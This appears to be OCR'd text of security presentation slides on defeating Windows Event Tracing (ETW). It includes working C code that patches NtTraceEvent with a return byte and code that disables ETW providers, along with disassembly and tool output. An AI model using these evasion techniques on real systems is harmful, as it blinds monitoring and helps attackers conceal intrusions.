```

Defeating ETW

PATCH ETWEVENTWRITE AP






```
loc_18004F37C:
mov     rcx, [rbx+58h]
mov     edx, 300h
mov     [rbp+0C0h+var_106], r9w
mov     r8d, 78h
lea     r9, [rsp+1C0h+var_158]
mov     [rbp+0C0h+var_E8], r11d
call    NtTraceEvent
xor     ecx, ecx
test    eax, eax
jnz     loc_1800B9AD1
```

NtTraceEvent is the syscall to enter the kernel

Defeating ETW

WHAT IS ETW

Nt* APIs are usually the lowest functions before a syscall will be issued



NtTraceEvent

This function is the central switching point for writing an event through Event Tracing For Windows (ETW).

```
; Exported entry 642. NtTraceEvent
; Exported entry 2225. ZwTraceEvent


public NtTraceEvent
NtTraceEvent proc near
mov     r10, rcx        ; NtTraceEvent
mov     eax, 5Eh
test    byte ptr ds:7FFE0308h, 1
jnz     short loc_18009D8F5
```


```
syscall                 ; Low latency system call
retn
```

```
loc_18009D8F5:          ; DOS 2+ internal - EXECUTE COMMAND
int     2Eh             ; DS:SI -> counted CR-terminated command string
retn
NtTraceEvent endp
```

Defeating ETW

PATCHING Nttraceevent

NtTraceEvent is hiding all over the place



xrefs to NtTraceEvent


Directio	Typ	Address	Text
Up	p	sub_18004F228+171	call NtTraceEvent
Up	p	EtwTraceMessageVa+86	call NtTraceEvent
Up	p	EtwEventWriteNoRegistration+6F	call NtTraceEvent
Up	p	EtwWriteUMSecurityEvent+72	call NtTraceEvent
Up	p	EtwSetMark+C	call NtTraceEvent
D...	p	sub_1800048E4+A3996	call NtTraceEvent
D...	p	RtlDestroyHeap+9FD24	call NtTraceEvent
D...	p	RtlDestroyHeap+9FD82	call NtTraceEvent
D...	p	sub_180011AE0+9A90D	call NtTraceEvent
D...	p	sub_1800165B0+96D84	call NtTraceEvent
D...	p	RtlSetThreadSubProcessTag+8F9B9	call NtTraceEvent
D...	p	.text:00000001800B0219	call NtTraceEvent
D...	p	EtwLogTraceEvent+6A2A7	call NtTraceEvent
D...	p	sub_180053A0C+66E06	call NtTraceEvent
D...	p	RtlInitializeCriticalSection+5CD3B	call NtTraceEvent
D...	p	sub_180063370+5B42D	call NtTraceEvent
D...	p	RtlInitializeCriticalSectionAndSpinCount+5A5...	call NtTraceEvent
D...	p	sub_180082F94+46315	call NtTraceEvent
D...	p	sub_1800CED74+CF	call NtTraceEvent
D...	p	sub_1800CED74+23A	call NtTraceEvent
D...	p	sub_1800CF020+149	call NtTraceEvent
D...	p	sub_1800CF9F0+D0	call NtTraceEvent
D...	p	sub_1800DE758+8F	call NtTraceEvent
D...	p	sub_1800DE808+72	call NtTraceEvent
D...	p	sub_1800DE898+71	call NtTraceEvent
D...	p	sub_1800DE928+8A	call NtTraceEvent
D...	p	sub_1800DE9D4+8A	call NtTraceEvent
D...	p	sub_1800E157C+A5	call NtTraceEvent
D...	p	RtlExecuteUmsThread+167	call NtTraceEvent
D...	p	sub_180107FA0+7E	call NtTraceEvent
D...	p	sub_18010803C+69	call NtTraceEvent
D...	p	sub_1801080C4+78	call NtTraceEvent
D...	p	sub_18010815C+78	call NtTraceEvent
D...	p	sub_180109ADC+6D	call NtTraceEvent
D...	p	sub_180109B68+78	call NtTraceEvent
D...	p	sub_180109C00+6A	call NtTraceEvent
D...	p	sub_180109C88+8B	call NtTraceEvent
D...	p	sub_180109D38+94	call NtTraceEvent
D...	p	sub_180109DF0+58	call NtTraceEvent
D...	p	sub_180109E6C+8B	call NtTraceEvent
D...	p	sub_180109F1C+88	call NtTraceEvent

Defeating ETW

PATCHING Nttraceevent

Patching the NtTraceEvent function and make it simply return without actually executing the syscall

Another one byte patch




```
VOID PatchETW() {
    FARPROC NtEventTrace = GetProcAddress(LoadLibrary("ntdll.dll"), "NtTraceEvent");
    DWORD dwOld;
    CHAR patch[] = "\xc3";
    VirtualProtect(NtEventTrace, 1, PAGE_EXECUTE_READWRITE, &dwOld);
    memcpy(NtEventTrace, patch, 1);
    VirtualProtect(NtEventTrace, 1, PAGE_EXECUTE_READ, &dwOld);
}
```

Defeating ETW

ETW PROVIDERS

ETW also relies on providers with administrative right; you can free most of the providers

https://github.com/jthuraisamy/TelemetrySourcerer




Count: 24 sessions.
Tip: Missing results? Run as SYSTEM to view more sessions.

Session	Enabled Provider	Is Nota
Diagtrack-Listener	Microsoft-Windows-Kernel-Process	Yes
EventLog-Application	Microsoft-Windows-WinINet-Capture	Yes
EventLog-Application	Microsoft-Windows-PowerShell	Yes
EventLog-Application	Microsoft-Windows-WMI-Activity	Yes
EventLog-Microsoft-Windows-Sysmon-Operational	Microsoft-Windows-Sysmon	Yes
EventLog-System	Microsoft-Windows-DNS-Client	Yes
EventLog-System	Microsoft-Windows-SMBClient	Yes
EventLog-System	Microsoft-Windows-SMBServer	Yes
EventLog-System	Microsoft-Windows-Audit-CVE	Yes
LwtNetLog	Microsoft-Windows-WinINet	Yes
LwtNetLog	Microsoft-Windows-DNS-Client	Yes
SgrmEtwSession	Microsoft-Windows-Kernel-Process	Yes

Defeating ETW

ETW PROVIDERS

Under the hood, the stop session is getting a handle on the ETW provider and call the EnableTraceEx2 API using the EVENT_CONTROL_CODE_DISABLE_PROVIDER flag



```
if(!IsAlreadyKnown(&lg, guid)) {
    printf("Interesting name found: %ls\n------------------------------------------------------------\n", name);
    printfGuid(guid);
    printf("LoggerId: %d\n", id);

    if(EnableTraceEx2((TRACEHANDLE)id, &guid, EVENT_CONTROL_CODE_DISABLE_PROVIDER, TRACE_LEVEL_VERBOSE, 0, 0, 0, NULL) == ERROR_SUCCESS) {
        printf("%ls was set to EVENT_CONTROL_CODE_DISABLE_PROVIDER.\n\n", name);
    } else {
        printf("Failed to set EVENT_CONTROL_CODE_DISABLE_PROVIDER. Error %d\n\n", GetLastError());
    }
}
```

Defeating ETW


The EVIL TWIN

User mode is nice but the kernel also have some ETW

These can be found in ntoskrnl.exe

Let me introduce the:

ETW Thread Intelligence




```
Function name
EtwTiLogInsertQueueUserApc
EtwTimLogBlockNonCetBinaries
EtwTimLogControlProtectionUserModeReturnMismatch
EtwTimLogRedirectionTrustPolicy
EtwTimLogUserCetSetContextIpValidationFailure
EtwTiLogDeviceObjectLoadUnload
EtwTiLogAllocExecVm
EtwTiLogProtectExecVm
EtwTiLogReadWriteVm
EtwTiLogSetContextThread
EtwTiLogMapExecView
EtwTimLogProhibitChildProcessCreation
EtwTiLogDriverObjectUnLoad
EtwTiLogDriverObjectLoad
EtwTiLogSuspendResumeProcess
EtwTiLogSuspendResumeThread
EtwTimLogProhibitDynamicCode
EtwTimLogProhibitLowILImageMap
EtwTimLogProhibitNonMicrosoftBinaries
EtwTimLogProhibitWin32kSystemCalls
```

Defeating ETW

The EVIL TWIN

You can view the event monitored using EtwExplorer

https://github.com/zodiacon/EtwExplorer



Name	Value	Version	Task
KERNEL_THREATINT_TASK_ALLOCVM_V1	1	1	KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM_V1	2	1	KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW_V1	3	1	KERNEL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_QUEUEUSERAPC_V1	4	1	KERNEL_THREATINT_TASK_QUEUEUSERAPC
KERNEL_THREATINT_TASK_SETTHREADCONTEXT_V1	5	1	KERNEL_THREATINT_TASK_SETTHREADCONTEXT
KERNEL_THREATINT_TASK_ALLOCVM6_V1	6	1	KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM7_V1	7	1	KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW8_V1	8	1	KERNEL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_READVM_V1	11	1	KERNEL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM_V1	12	1	KERNEL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_READVM13_V1	13	1	KERNEL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM14_V1	14	1	KERNEL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD_V1	15	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD16_V1	16	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS_V1	17	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS18_V1	18	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS19_V1	19	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS20_V1	20	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_ALLOCVM21_V1	21	1	KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM22_V1	22	1	KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW23_V1	23	1	KERNEL_THREATINT_TASK_MAPVIEW


Defeating ETW

